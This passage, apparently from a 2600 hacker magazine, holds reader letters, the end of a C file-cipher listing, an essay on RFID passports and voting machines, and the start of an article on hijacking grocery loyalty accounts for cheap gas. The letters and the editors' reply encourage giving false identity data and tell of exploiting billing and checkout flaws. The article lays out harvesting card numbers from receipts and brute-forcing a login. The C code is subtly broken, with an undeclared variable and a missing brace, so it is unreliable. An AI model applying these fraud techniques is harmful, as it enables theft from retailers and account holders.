place to prevent abuse of this system by both authorized and unauthorized parties. Imagine a cop who's also a stalker and the risks become all too clear.

Dear *2600:*

I recently did some traveling in Japan and I was struck by the differences in airport security there versus here. The security officers in Japan clearly took their job seriously and didn't appear both in physical appearance and body language to have made the choice of working airport security over working at McDonald's. What was most immediately obvious was the number of X-ray machines. I had traveled through both DFW and LAX on my way to Japan and neither airport had more than two X-ray machines operating at any time resulting in a huge line, frustrated passengers, and overworked guards. Japan had nine X-rays going at all three airports I went to there. But the most intriguing thing I saw that prompted me to write this letter was a liquid testing machine they have. They allow passengers to take liquids on flights domestically and internationally unless that travel is through U.S. airspace. They have a machine that is about 18 inches tall and has two C shaped openings. At the base of these two openings is a metal plate of what looked like tin. I placed my drink on the opening for plastic bottles (the other is for metal containers) and after a few seconds a green light came on and I was allowed to keep my drink. I wanted to learn more about the device but the only English on it was what appeared to be a company logo with the letters GTC and ironically the on/off switch. As it was explained to us, foreigners have absolutely no rights in Japan so I was hesitant to take a photo of the device. If anybody knows anything about this machine, write an article. I want to learn more about it. It obviously wasn't new so it wasn't in response to anything recent.

GBM76010

Japan is the place to go if you want to see weird machines that know what they're doing. If you just want to see confused people who have no clue what they're doing, a trip to a domestic airport will be most rewarding.

Dear *2600:*

I tried to log onto my Key Bank online account and discovered a new security "feature." All computers logging on now are required to be registered to access the site. According to the representatives I've spoken with, this entails only a logging of my IP address. To register I must provide my ATM card number, PIN(!), and debit card issue number. How many clueless WiFi users are going to have their identity stolen because of this "feature?" There isn't even a warning about accessing account information over WiFi. Why are the people charged with our security always so clueless about what security really is?

Brian

Dear *2600:*

I was just looking through the *2600* cover archive and noticed in May 1987 a plane was depicted flying into the twin towers. It can be seen in the "covers" section of www.2600.com.

By the way, It would be rad if you guys did a retro cover one of these quarters.

knotnaught

We were hoping this wouldn't come up. And now we're probably going to have to reprint those 1987 issues. As for the retro stuff, perhaps in the future.

Dear *2600:*

I want to thank you and Arcade One for raising my sense of paranoia. The other day I went out to get some lunch so, while I was out, I decided to stop by the bookstore to get the new Fall issue of *2600*. After standing in line for 20 minutes due to the incompetence of the bookstore cashier, I found myself rushed to get lunch and get back to work. I decided Panera Bread was the best choice since it was close by and it was closest to my workplace.

I had never been inside any Panera Bread prior to this visit. There were just a few people in line since it was only 11 am. So while I stood there, I pulled out the issue and started to read the article "Identity Theft: Misinformation Can Be Your Friend" by Arcade One. Eventually it was my turn to order, so I blurted out my order and returned to my reading. Then I heard the cashier ask, "What's your name?" I froze. There must have been an obvious, shocked look on my face because the cashier snickered. At first I thought she might be trying to hit on me, but then I realized she really wanted to know my name to complete the transaction. I asked myself, "Why am I required to give my name to purchase a sandwich?" All sorts of thoughts raced through my head and when she asked the second time I knew I had to say something, because by that time people were starting to get in line behind me. So, in desperation I pulled out a hack I had used for years against Radio Shack. I lied and said my name was Mike. The cashier entered the data into the computer/cash register and handed me my ticket. The name "Mike" was printed on the receipt next to the ticket number.

My heart was actually racing as I stood by the pick-up area of the counter. What if they asked for ID to prove that I was this strangely behaving "Mike" who had ordered this very sandwich in question? What if another Mike, or God forbid, two Mikes, Mikes who had told the truth, had gotten in line behind me and were now approaching the pick-up counter? What if they took my sandwich? Would my sandwich die because I lied?

After a few minutes I heard a call for "Mike!", so I grabbed the food, just glad I had asked for it "to go." As I opened the door I felt this rush of adrenaline, as if I had committed some crime and gotten away with it. By the time I got back to the car the rush disappeared. I realized that Panera Bread was probably using the name method to keep from mixing up the orders or personalizing the experience, but then wouldn't the unique ticket number suffice? I also found myself wondering what happened to that

data the cashier entered. Did it go to a central server? How long would it be kept? What if I had said my name was Osama? What if I had refused to give a name? I think what I should have done was to have asked why they required my name at all, but I was too embroiled in conspiracy theories to have thought of that option. However, you might want to try it for yourselves, *2600*. I'm not sure if they all do this and I won't say which one it is, but the Panera Bread store I visited is less than 15 miles from the St. James, New York address you list in your magazine.

Mike the Liar

We detect what may be a tinge of sarcasm here. Nobody should be this afraid to give their name to someone in order to get a sandwich. But you touch upon a good point, regardless of whether or not it was intentional. Lying is perfectly acceptable in such situations. People give out way too much personal information to other people who not only don't require it but who have no way on earth of verifying it in the first place. The same holds true for the many entities that ask for your Social Security Number. Unless they are the government, a financial institution, or someone who is planning on running a credit check, any number will do as it is only used for verification the next time you speak to them. We don't mean to buy into the pervasive paranoia that insists on suspicion of all those around us and thinks of trust as a four letter word. But at the same time, people need to know they are free to be anyone they wish in a sandwich shop or elsewhere.

Dear *2600:*

Last night my girlfriend and I were at a local Meijer super store. Most times I'll just go to the register to check out. The employees are usually friendly enough. We were in a bit of a hurry this time, so we went to the U-Scan. I had some cash on me and she had her debit. I *assumed* that because after I put in my cash and the "other payments" option was still on the screen that the programmers of the U-Scan were bright enough to figure out that if a card is swiped to only charge the difference. No dice. Instead, the machine *flips out!* The under-trained employee didn't ask us what happened. He just simply canceled the order and printed a receipt. Apparently the machine didn't even record that I put money into it. Or, if it did, he deleted it. Regardless, all he did to do this was touch the corner of the screen, type 27, then type 240. I'm assuming one of the numbers is a store number and the other is his employee ID. The menu was *very* simple; a monkey could navigate through it. With a bit of a distraction it seems like you could start printing your own receipts! This is stealing and illegal so don't! But it's always fun to play with Meijer employees.

chemdream

Dear *2600:*

Greetings all. Further to my letter in the last issue, I thought that you'd be interested in hearing about this. Tesco (and, to my knowledge, ASDA too) have just installed a spate of "self-service checkouts." This is quite a new thing for the U.K. The supplier is NCR, and the model is their "FastLane" system (http://www.➥ncr.com/en/products/hardware/sa_selfchk.htm). I haven't had a chance to try the usual "tap the four corners" and other methods to get to setup screens. I'm sure that others have, but I have always been too busy whilst using one to have a chance to. I have noticed this, however. When you choose to pay with a credit/debit card, the system will scan your card but won't ask for a PIN number nor a signature. You swipe your card and it will just sit there and store the number and charge your account (just like the other till (POS) systems do). This is quite worrying, as I'm sure you are already aware, from a (in)security point of view. It isn't a difficult colligation to say that "this is the most laxly secured idiocy ever to help fraudsters." I wonder what else these esteemed developers will decide to thrust upon the unsuspecting sheep-flock of a public that we have.

Keep your cards close and their details closer.

Marxc2001

Dear *2600:*

Last year I decided that a regular cell phone service plan wasn't for me anymore. I went to Radio Schlock and bought a Cingular phone and a prepaid card with cash. Because I could, I provided all bogus info for this phone (name, home address, home phone, and Social Security Number). I declined the request for a photo ID and I walked out with a working phone.

After a few weeks I realized that certain people couldn't call me. From most telephones there was no problem but many phones from inside and outside the Cingular network would get a "this number is disconnected" message. I knew that something in Cingular's routing was messed up, probably from someone previously having this number and then it being disconnected. I called tech support.

After four hours on the phone over three days (not including hold time), Cingular attempted various high-tech fixes to my problem. The tech would bang on their keyboard and then say, "Have your friend try to call you now. Did it work? No? OK. Hold on." Repeat ad nauseam. It was clear they really didn't know what they were doing even as my call was escalated higher and higher.

Finally the rep at the "highest" level of escalation told me, "I'm going to try one more thing and if it doesn't work, we'll have to issue you a new SIM card and new phone number." This was a bogus alternative. Why not *fix* the problem instead of waiting for this number to be reassigned to someone new where the problem could repeat itself? Anyway, against all odds, Cingular's "last chance" fix worked. "Great!" I thought. Problem solved. In fact, as I would discover a few hours later, it was "super-solved."

When using a prepaid plan the cell phone receives a text message after each call with the cost of the previous call and the current balance. The messages

are a little annoying but, like everything else, eventually you learn to ignore them. It took me a whole afternoon of calls to realize I wasn't getting these messages anymore. Curious, I pinged the network with #777 to request my account balance. Then I made a few calls to some friends at their land line. I pinged the network again and the balance was the same. Hurrah!

In their desperate and haphazard effort to fix my phone they disconnected it from their billing system! My prepaid phone was now a free phone! Also, Cingular had no idea who I was. The worst they could do was deactivate my phone. They had no one to send a bill to. Needless to say, I felt more than compensated for my hours on hold.

I enjoyed this perk for nine months before the phone turned on one morning to show "SIM card registration failed." I called tech support again and after several escalations and "it shouldn't do this" quotes from the reps, my phone was reactivated, albeit with a $0.01 balance. I'm paying for phone service again but I will fondly remember my months with a free phone.

This was an interesting experience and it shows that proper phone operation is a separate entity from billing. You can have one without the other. I hope this is interesting to people who are curious about how the phone service works.

Zaphod_B

Dear *2600:*

Thought you might appreciate the fact that not only is *2600* not hidden at the back of the shelf in the Charlottesville, Virginia Barnes and Noble, but it's also front and center, eye level, and a "featured title."

ben

There are many such stores all over the place where we're proudly displayed. We tend to hear more about the exceptions so it's important to acknowledge when stores do a good job, as most of them do.

Provocation

Dear *2600:*

I had just purchased your magazine from a very attractive female type unit while talking on the phone about a comic con. I was putting it into my inside jacket pocket when I too was assaulted by your wonderfully smelling pages. This resulted in me sucking my thumb. I think my chances of hitting it off with her are now less than zero. I thought there were gonna be warnings about this sort of thing. At any rate keep up the great work. Love the smell of a fresh baked issue.

Tapi

Dear *2600:*

So I was at the #2600 IRC channel chatting about the Microsoft and Novell partnership asking people what they thought about this. Anyhow, to make a long story short I was spelling Microsoft like this: micro$oft. I got kicked from the channel for using bad language (three times resulted in a ban). So my question is, when did micro$oft become a bad word on the #2600 channel?

gh0stb0t

We are in no way responsible for any such random actions that occur in our IRC channel. We suspect you were the victim of someone's opinion/joke, not to mention your failure to realize that repeatedly doing the same thing would get you banned. We encourage readers to check out the #2600 channel (and other regional 2600 channels) on the irc.2600.net network. Just remember that we don't control the intelligence level. While people from the magazine try to come onto the channel from time to time, it's mostly a wide open space where users from all levels of the human evolutionary scale congregate. Keep this in mind and you won't get overly frustrated.

Appreciation

Dear *2600:*

First, I need to thank you. I have thoroughly enjoyed your magazine for a few years now. I've learned a ton and it's been very useful in conveying the mentality that so many of us share to the outside world. Many times I've answered questions by simply presenting your magazine to the curiosity seekers.

Second, I was 17 when the FBI first raided my home. I was 19 the second time around. I was 21 when I was sentenced in 2005 to 17.5 years in federal prison. And because of my charges and what I had admitted to doing and what I was told to expect, that sentence was quite a shock. No, not pedophilia or even sex-related. Not drug-related. A minor role in a credit card fraud scheme. The judge apparently was none too happy with me, giving me the statutory *maximum*.

I would love to write an article for you describing what exactly it's like to go from bad to worse to worst. A report from the front lines, if you will. My hope is that in the "unlikely" event that any *2600* readers are ever charged by the feds, they won't receive five to six times the sentence they expect, as did I. I would most like to spread the word about how dirty feds can, and will, play. And a few points to watch out for.

Let me know if you might like me to write you a little article. And thanks again guys.

Jason C.

By all means write the article. Your story serves as a reminder to those who may not yet know it that the prosecution will do anything - including lying to you - in order to secure a conviction. Putting people away is their business. While there are many overly expensive, incompetent, and dishonest lawyers out there, you are still far better off getting one rather than trying to work things out with the authorities on your own. We've heard so many horror stories of people getting screwed at sentencing and with today's prosecutorial climate, it's bound to get even worse. And, needless to say, this sort of thing does nothing for rehabilitation.

Continued from page 19

```
         lrnd = ltable(lrnd);              /* get the next lookup table value */
         ilen = (U)(lrnd / 832 + 256);      /* buffer bitlen: 256<=ilen<=1516 */
         if (ibit + ilen > ibuf * 8) {   /* curr. bit-pointer+ilen spans cbuf */
            if (ieof) {                                    /* EOF flag is ON */
               ilen = ibuf * 8 - ibit; /* reset bit-length of buffer segment */
            }  else {                  /* EOF flag is OFF; adjust file pointer */
               ifn_write(cbuf, lbyt, ibuf, ebuf);  /* write data to the file */
               lbyt -= (ibuf - ibit / 8);      /* set lbyt to load from ibit */
               ibit %= 8;             /* set ibit to first byte of <new> cbuf */
               break;                   /* exit loop to reload cbuf from lbyt */
            }
         }                   /* encrypt or decrypt the current segment [below] */
         for (indx = 0; indx < ilen; indx++) { /* loop through array elements */
            int1[indx] = indx;       /* bit offsets from current ibit offset */
            lrnd = ltable(lrnd);          /* get the next lookup table value */
            lnt2[indx] = lrnd;            /* lookup values for sort function */
         }
         ifn_sort(int1, lnt2, istk, ilen - 1);          /* sort lookup array */
         memcpy(ctmp, cbuf, 2048);       /* copy data buffer to dest. buffer */
         if (iopr) {                           /* this is the encrypt operation */
            for (indx = 0; indx < ilen; indx++) {   /* loop through bit group */
               bitput(ctmp, indx + ibit, bitget(cbuf, int1[indx] + ibit));
            }                       /* move bits to "random" positions [above] */
         }  else {                             /* this is the decrypt operation */
            for (indx = 0; indx < ilen; indx++) {   /* loop through bit group */
               bitput(ctmp, int1[indx] + ibit, bitget(cbuf, indx + ibit));
            }                  /* restore bits from "random" positions [above] */
         }
         memcpy(cbuf, ctmp, 2048);       /* copy dest. buffer to data buffer */
         ibit += ilen;                  /* increment ibit to next bit-segment */
         if (ibit == ibuf * 8) {         /* loop until ibit == length of cbuf */
            ifn_write(cbuf, lbyt, ibuf, ebuf); /* put current buffer to file */
            ibit = 0;                /* set ibit to first byte of <new> cbuf */
            break;                      /* ibit == length of cbuf; exit loop */
         }
      }
   }
   free(cbuf);                                 /* deallocate the file buffer */
   free(ctmp);                                 /* deallocate the temp buffer */
   free(int1);                              /* deallocate the sort index array */
   free(lnt2);                             /* deallocate the sort lookup array */
   free(istk);                              /* deallocate the sort stack array */
}

I bitget(C *cstr1, I ibit) {                  /* get a bit-value from a string */
   I ival;                                      /* initialize the bit value */

   switch (ibit % 8) {                       /* switch on bit# within character */
      case 0:                                   /* bit #0 in target character */
         ival = 1;                                        /* value of bit #0 */
         break;
      case 1:                                   /* bit #1 in target character */
         ival = 2;                                        /* value of bit #1 */
         break;
      case 2:                                   /* bit #2 in target character */
         ival = 4;                                        /* value of bit #2 */
         break;
      case 3:                                   /* bit #3 in target character */
         ival = 8;                                        /* value of bit #3 */
         break;
      case 4:                                   /* bit #4 in target character */
         ival = 16;                                       /* value of bit #4 */
         break;
      case 5:                                   /* bit #5 in target character */
         ival = 32;                                       /* value of bit #5 */
         break;
      case 6:                                   /* bit #6 in target character */
         ival = 64;                                       /* value of bit #6 */
         break;
      case 7:                                   /* bit #7 in target character */
         ival = 128;                                      /* value of bit #7 */
         break;
      default:
```

```
         break;
   }
   return ((cstr1[ibit / 8] & ival) != 0);
}                              /* return the value of the target bit [above] */

V bitput(C *cstr1, I ibit, I iput) {           /* put a bit-value to a string */
   I ival;                                       /* initialize the bit value */
   I ipos = ibit / 8;                     /* position of 8-bit char. in cstr1 */

   switch (ibit % 8) {                       /* switch on bit# within character */
      case 0:                                    /* bit #0 in target character */
         ival = 1;                                         /* value of bit #0 */
         break;
      case 1:                                    /* bit #1 in target character */
         ival = 2;                                         /* value of bit #1 */
         break;
      case 2:                                    /* bit #2 in target character */
         ival = 4;                                         /* value of bit #2 */
         break;
      case 3:                                    /* bit #3 in target character */
         ival = 8;                                         /* value of bit #3 */
         break;
      case 4:                                    /* bit #4 in target character */
         ival = 16;                                        /* value of bit #4 */
         break;
      case 5:                                    /* bit #5 in target character */
         ival = 32;                                        /* value of bit #5 */
         break;
      case 6:                                    /* bit #6 in target character */
         ival = 64;                                        /* value of bit #6 */
         break;
      case 7:                                    /* bit #7 in target character */
         ival = 128;                                       /* value of bit #7 */
         break;
      default:
         break;
   }
   if (iput) {                                          /* OK to set the bit ON */
      if (!(cstr1[ipos] & ival)) {                     /* bit is NOT already ON */
         cstr1[ipos] += ival;                    /* set bit ON by adding ival */
      }
   }  else {                                           /* OK to set the bit OFF */
      if (cstr1[ipos] & ival) {                       /* bit is NOT already OFF */
         cstr1[ipos] -= ival;                    /* set bit OFF by subt. ival */
      }
   }
}

V ifn_sort(I *int1, L *lnt2, I *istk, I imax) {   /* array Quicksort function */
   I iex1;                               /* initialize the outer-loop exit flag */
   I iex2;                               /* initialize the inner-loop exit flag */
   I ilap;                                  /* initialize the low array pointer */
   I ilsp;                                  /* initialize the low stack pointer */
   I irdx = 0;                                    /* initialize the sort radix */
   I itap;                                  /* initialize the top array pointer */
   I itsp;                                  /* initialize the top stack pointer */
   I ival;                  /* initialize array value from low stack pointer */
   L lva2;                  /* initialize array value from low stack pointer */

   istk[0] = 0;                             /* initialize the low array pointer */
   istk[1] = imax;                          /* initialize the top array pointer */
   while (irdx >= 0) {                             /* loop until sort radix < 0 */
      ilsp = istk[irdx + irdx];                   /* set the low stack pointer */
      itsp = istk[irdx + irdx + 1];               /* set the top stack pointer */
      irdx--;                                      /* decrement the sort radix */
      ival = int1[ilsp];           /* get array value from low stack pointer */
      lva2 = lnt2[ilsp];           /* get array value from low stack pointer */
      ilap = ilsp;                                /* set the low array pointer */
      itap = itsp + 1;                            /* set the top array pointer */
      iex1 = 0;                          /* initialize the outer-loop exit flag */
      while (!iex1) {                     /* loop to sort within the radix limit */
         itap--;                             /* decrement the top array pointer */
         if (itap == ilap) {             /* top array pointer==low array pointer */
            iex1 = 1;                        /* set the outer-loop exit flag ON */
```

```
         }  else if (lva2 > lnt2[itap]) {   /* value @low ptr > value @top ptr */
            int1[ilap] = int1[itap];        /* swap low and top array values */
            lnt2[ilap] = lnt2[itap];        /* swap low and top array values */
            iex2 = 0;                 /* initialize the inner-loop exit flag */
            while (!iex2) {          /* loop to compare and swap array values */
               ilap++;                    /* increment the low array pointer */
               if (itap == ilap) {    /* top array pointer==low array pointer */
                  iex1 = 1;               /* set the outer-loop exit flag ON */
                  iex2 = 1;               /* set the inner-loop exit flag ON */
               }  else if (lva2 < lnt2[ilap]) { /* value@low ptr<value@low ptr */
                  int1[itap] = int1[ilap];  /* swap top and low array values */
                  lnt2[itap] = lnt2[ilap];  /* swap top and low array values */
                  iex2 = 1;               /* set the inner-loop exit flag ON */
               }
            }
         }
         int1[ilap] = iva1;           /* put array value from low stack pointer */
         lnt2[ilap] = lva2;           /* put array value from low stack pointer */
         if (itsp - ilap > 1) {                       /* low segment-width is > 1 */
            irdx++;                                  /* increment the sort radix */
            istk[irdx + irdx] = ilap + 1;            /* reset low array pointer */
            istk[irdx + irdx + 1] = itsp;            /* reset top array pointer */
         }
         if (itap - ilsp > 1) {                       /* top segment-width is > 1 */
            irdx++;                                  /* increment the sort radix */
            istk[irdx + irdx] = ilsp;                /* reset low array pointer */
            istk[irdx + irdx + 1] = itap - 1;        /* reset top array pointer */
         }
      }
   }

V ifn_msgs(C *cmsg, I iofs, I irow, I icol, I ibrp, I iext) { /* display msgs */
   if (iofs >= 0) {                                    /* OK to clear screen */
      io_vcls(7);                                       /* clear the screen */
   }

   io_vdsp(cmsg, 4, abs(iofs), 7);                 /* display the user message */
   if (ibrp) {                                  /* OK to sound user-alert (beep) */
      printf("\ a");                                    /* sound the user-alert */
   }
   if (iext) {                                        /* OK to exit the program */
      io_vcsr(5, 0, 0);                                /* relocate the cursor */
      fcloseall();                                    /* close all open files */
      exit(0);                                               /* return to DOS */
   }  else {                                          /* do NOT exit the program */
      io_vcsr(irow, icol, 0);                           /* 'hide' the cursor */
   }
}

L ltable(L lrnd) {                                    /* get next lookup table no.*/
   L l1;                                             /* initialize temp value #1 */
   L l2;                                             /* initialize temp value #2 */
   L l3;                                             /* initialize temp value #3 */
   L l4;                                             /* initialize temp value #4 */

   l1 = lrnd % 8;                          /* These 5 lines are an integer-only */
   l2 = (lrnd - l1) % 16;                   /* equivalent to the floating-point */
   l3 = (lrnd - l1 - l2) % 64;             /* operations formerly used in this, */
   l4 = (lrnd - l1 - l2 - l3);            /* the 16-bit DOS version of the code */
   return (l1 * 214013 + l2 * 82941 + l3 * 17405 + l4 * 1021 + 2531011) % 1048576;
}

V ifn_read(C *cbuf, L lbyt, U ibuf, FILE *ebuf) {    /* read from binary file */
   fseek(ebuf, lbyt, SEEK_SET);                  /* set the buffer-read pointer */
   fread((V *)cbuf, 1, ibuf, ebuf);           /* read data from the binary file */
}

V ifn_write(C *cbuf, L lbyt, U ibuf, FILE *ebuf) {    /* write to binary file */
   fseek(ebuf, lbyt, SEEK_SET);                 /* set the buffer-write pointer */
   fwrite((V *)cbuf, 1, ibuf, ebuf);           /* write data to the binary file */
}

U io_vadr(I inop) {                          /* get video address (color or b/w) */
```

```
   rg.h.ah = 15;                                    /* video-address function */
   int86(0x10, &rg, &rg);                          /* call DOS for video address */
   if (rg.h.al == 7) {                                /* register A-low is 7 */
      return(0xb000);                                 /* return b/w address */
   }  else {                                        /* register A-low is NOT 7 */
      return(0xb800);                                 /* return color address */
   }
}

V io_vcls(I iclr) {                                    /* clear screen function */
   I irow;                                 /* initialize the row number variable */
   C cdat[81];                                 /* initialize the row data buffer */

   memset(cdat, ' ', 80);                            /* clear the row data buffer */
   cdat[80] = '\ 0';                               /* terminate the row data buffer */
   for (irow = 0; irow < 25; irow++) {               /* loop thru the screen rows */
      io_vdsp(cdat, irow, 0, iclr);          /* display each <blank> screen row */
   }
}

V io_vcsr(I irow, I icol, I icsr) {           /* set cursor position [and size] */
   rg.h.ah = 2;                                     /* cursor-position function */
   rg.h.bh = 0;                                            /* video page zero */
   rg.h.dh = (C)irow;                                         /* row number */
   rg.h.dl = (C)icol;                                      /* column number */
   int86(0x10, &rg, &rg);                        /* call DOS to position cursor */
   if (icsr) {                                          /* cursor-size specified */
      rg.h.ah = 1;                                      /* cursor-size function */
      rg.h.ch = (C)(13 - icsr);                        /* set cursor-begin line */
      rg.h.cl = 12;                                      /* set cursor-end line */
      int86(0x10, &rg, &rg);                     /* call DOS to set cursor size */
   }
}

V io_vdsp(C *cdat, I irow, I icol, I iclr) {          /* display data on screen */
   I ilen = strlen(cdat);                    /* length of string to be displayed */
   I iptr;                                  /* byte-counter for displayed string */
   U uclr = iclr * 256;                    /* unsigned attribute high-byte value */

   if (!uvadr) {                                  /* video pointer segment not set */
      FP_SEG(uvadr) = io_vadr(0);                    /* set video pointer segment */
   }
   FP_OFF(uvadr) = irow * 160 + icol * 2;           /* set video pointer offset */
   for (iptr = 0; iptr < ilen; iptr ++) {          /* loop thru displayed string */
      *uvadr = uclr + (UC)cdat[iptr];                /* put data to video memory */
      uvadr++;                                  /* increment video display pointer */
   }
}
```

WRITERS WANTED

Send your article to articles@2600.com (ASCII text preferred, graphics can be attached) or mail it to us at 2600 Editorial Dept., PO Box 99, Middle Island, NY 11953-0099 USA. If you go the snail mail route, please try to include a CD copy so we don't have to retype the whole thing if we decide to use it.

Articles must not have already appeared in another publication or on the Internet. Once published in 2600, you may do whatever you please with your article.

Techno-Exegesis

by Joseph Battaglia
sephail@2600.com

...or maybe not. Maybe new technology isn't such a good thing. Perhaps we've reached a point where the desire to incorporate it into every aspect of our lives has begun to take precedence over the goal of what it is we're trying to replace. It's not like there's been any lack of concern over the matter, especially lately. Search any news aggregating service for the terms *+voting +machine +fraud* and you'll see what I'm talking about. What about *+passport +cracked* or *"red light" +camera*? I'm not referring to dried-out passports whose covers have succumbed to old age, or the little LED that indicates your latest burglary attempts have been captured on two slowly rotating reels of magnetic tape (although these are surely problems to some). I'm talking about the excessive use of technology. Five years ago there was no such thing as intercepting the communications between an immigration control computer and your passport, and ten years ago you weren't likely to get an automated ticket in the mail because you entered an intersection behind that Big-Ass SUV which entirely blocked your view of the traffic light as it changed from green to red. And it's not like this stuff is helping anything.

The RFID "feature" of a passport is, as far as I'm concerned, entirely useless. It creates an unnecessary security risk and contributes nothing to the speed at which immigration lines progress. The current system uses MICR (magnetic ink character recognition) as the agent swipes the bottom portion of your passport. It's fast, relatively reliable, perfectly suitable for the application, and it's even secure (so long as the passport remains in your possession). But we're rapidly progressing to the point where anyone can sneak up behind you with a specially designed RFID reader stuffed in their crotch, brush up against your tuckus, and suck the digital fingerprints and photographs of you and your kids straight out of your ass-pocket. No shit. And every time this stuff is demonstrated, officials shrug it off as overly paranoid. They don't understand the technology, yet are responsible for making all of the decisions regarding its use.

What about the red light cameras? Surely some entity besides the capitalizing municipality and associated police officers (who have dutifully acquired extended donut breaks as a result of the reduced workload) stands to benefit from them. They've got to be making our streets safer, since that's the only *official* reason generally given for their existence. But even this is disputed, as the *Washington Post* has discovered upon investigation of red light cameras installed in D.C. In fact, accidents have more than doubled in some locations and there are even lawsuits claiming that municipalities have changed light timings to increase violations! What is clear is that accidents are increasing in many locations (and that there's about $100 missing from my checking account). A simple solution comes to mind: remove the damn cameras and just delay the perpendicular green light by a few seconds. The T-bone crashes that they're looking to prevent would surely be reduced without the added side-effect of increased rear-end collisions. It's unfortunate that such a choice between safety and income never leans in our favor.

The grandmaster of all failing technological implementations these days seems to be the voting machine. Ah, the voting machine. Few of us can even remember when the activities of voting and using a machine were two entirely separate processes. Voting *used to* entail marking your favorite candidates onto a sheet of paper to have it later counted by the King's Men, who could not be trusted. Now the vote counters have been replaced with elaborate mechanical and electrical contraptions, which


cannot be trusted. Corrupt poll workers, loose gears, broken levers, and even hanging chads were no match for the commotion stirred up by the poor design of the modern electronic voting machine. The documentary *Hacking Democracy* conveys this very well; you've got to watch it. Not only does it demonstrate how access to the most widely-handled component of these machines can be used to skew elections, but it even sheds some doubt as to whether or not the public willingly elected some of the lesser-evolved members of our species into some of the most critical positions in our social hierarchy. Not that I'm a conspiracy theorist or anything....

Not everybody is so eager to replace everything with the latest and greatest gadgets, however. Take pilots, for instance. When planning flights, many pilots use an E6B (or similar) flight computer. It's a computer in the most rudimentary sense of the term, essentially a special-purpose slide rule. In fact, it's the only field in which slide rules are still in widespread use. Why? Because they're fast, reliable, and when you're thousands of feet above the ground flying an aircraft you don't care to be fumbling with an electronic calculator: replacing dead batteries, trying to work around that stuck key, or wondering whether or not the LCD would still be intact after sitting on it, if only you'd started that diet a few months earlier. There are other added benefits, too. The concepts of significant digits and keeping track of exponents are generally lost amongst today's TI-89-touting youth. Slide rules require that you consider these things, often allowing you to catch mistakes long before you would while using a calculator.

Look, I'm not anti-technology. Really. I practically immerse my entire life in it. It just seems obvious that some things aren't quite ready for prime time yet, and premature deployment may actually have the potential for some devastating consequences. The examples I used here are simply those that have either received a bunch of press coverage or that I have personal experience with. I threw in the slide rule rant for good measure (no pun intended), but the concepts they demonstrate are well-suited to the notion that there are some scenarios where old technology just works better. There are plenty more I could have chosen along the same lines, some with more severe ramifications and some which are much more trivial. Either way, it usually seems to be the younger generation who are just as closed-minded to using more traditional technology as your grandmother is toward the advent of e-mail. Whether it's ending up with a corrupt democracy, rampant identity theft, higher accident rates, or a broken calculator when you need that quick altitude-correction calculation, we definitely need to take a good hard look at the benefits and drawbacks of making the switch to the latest-and-greatest.

HOPE NUMBER SIX

If you missed out on our latest conference (or if you were there and somehow managed to miss one of the more than 70 talks given), may we suggest getting ahold of our HOPE Number Six DVDs?



There's no way we can list them all here but if you go to http://store.2600.com/hopenumbersix.html you'll get a sense of what we're talking about.

We still have leftover shirts too. For $20 you get a HOPE shirt, a conference badge, a conference program, and a HOPE sticker. Overseas add $5 for shipping.

2600
PO Box 752
Middle Island, NY 11953 USA

GasJack - Hijacking Free Gasoline

by cipz
cipz@lv2600.com

Giant is a food store chain and some stores have gas stations. It actually has a long and complicated history, none of which pertains to this hack. Like many large food stores, they have a program which offers their shoppers rewards for using their BonusCard at every purchase. Shoppers accumulate points which are traded in for discounts. All the caveats of having your personal shopping habits tracked apply but have nothing to do with this article.

There are several different types of points a shopper can collect. The ExtraRewards points allow shoppers to get up to a 15 percent discount on their next shopping bill. It is the new GasRewards points that has peaked my curiosity. For every one hundred dollars a shopper spends, they receive a discount of ten cents off a gallon at the gas pump. According to Giant's own policy for this promotion, gas can be obtained for free if enough points are earned. The policy however dictates that the points can only be redeemed once and the discount only applies up to 30 gallons. This means you get one fill of your gas tank at the earned discount. It has not been confirmed, but a friend mentioned having a vehicle which holds about 32 gallons of gas that was filled at the discounted price. It appears the 30 gallon limit might not be enforced. There also does not exist any policies on gas cans. A scenario: John accumulates 500 gas points and decides to cash in his points because the deadline for the promotion is fast approaching. He proceeds to the gas pump, swipes his BonusCard under the bar code reader and, voila, gas now flows at a rate of 50 cents less a gallon. His tank holds 30 gallons and he manages to save himself 15 dollars.

First Mistake

The Giant BonusCard is nothing more than a piece of plastic with a UPCA barcode. The Giant BonusCard number (BCN) is 11 digits while the 12th digit, a checksum, is omitted. The BCN is printed at the top of every receipt. That was Giant's first mistake. A simple solution is to adopt the practice of credit card receipt printers: only print the last four digits of a card. Unfortunately, there are more mistakes and holes which make instituting this single change ineffective at stopping account hijacking.

Game Over

This article would be over if the goal was as simple as obtaining gas for free. A person of questionable ethical fortitude could easily find Giant receipts in the garbage and then proceed to one of many online references to have the BCN converted to a printable barcode. Then just swipe the barcode at the gas pump and drive off with discounted gas. But if one objects to putting their hands in places of questionable sanitary fortitude, there exists another method. Randomly generating bar codes and then using the in store scanners to see if the accounts exist and how many gas points are on them is one idea. Again, this article would be over quickly leaving the reader the daunting task of trying to figure out which numbers were valid and which accounts had enough points to make a trip to the pump worth the effort.

Internet to the Rescue

Whenever I have to do something that is boring and repetitious, the first thing I think of is how I can get a computer to do it for me. Even if the original task were to take only 10 minutes, I would gladly spend an hour writing a program to make the computer do it for me in 10 seconds because, some day, I might have to repeat the task. I hear some blah blah blah about efficiency, but to me programming is fun! The goal now was to find a website which allowed shoppers to check the balance of their Giant BonusCards. I located several websites which all appear to be official Giant websites.

Trying to Save Time by Wasting 15 Minutes

One of particular interest was the site www.giantfood.com/bonuscard/. At first glance I was surprised to see that the first three letters of the shopper's last name were required and even more surprised that this system was requiring 12 digits instead of 11 to log in. I headed over to the U.S. Census Bureau and downloaded a file which listed the most common surnames in the United States and the number of people per surname. Using a simple script to chop the first three characters off, add up the population numbers, and resort the list, I compiled my own new list. The original list contained over 16,000 entries. The new list contained less than 3000 entries. Using pure brute forcing, guessing a three character word has 17,576 (26^3) possibilities. Rather than throw my new list at the site and allow it to brute force the last name, I decided to try and log in using a known

valid set of credentials. After several attempts with valid information I concluded the log in function of this site was not working. I just wasted 15 minutes, but oh well, I got a dictionary of common surnames in the U.S. I am sure that might come in handy one day. And in case anyone was wondering, yes, Smith was the most common.

I'm In!

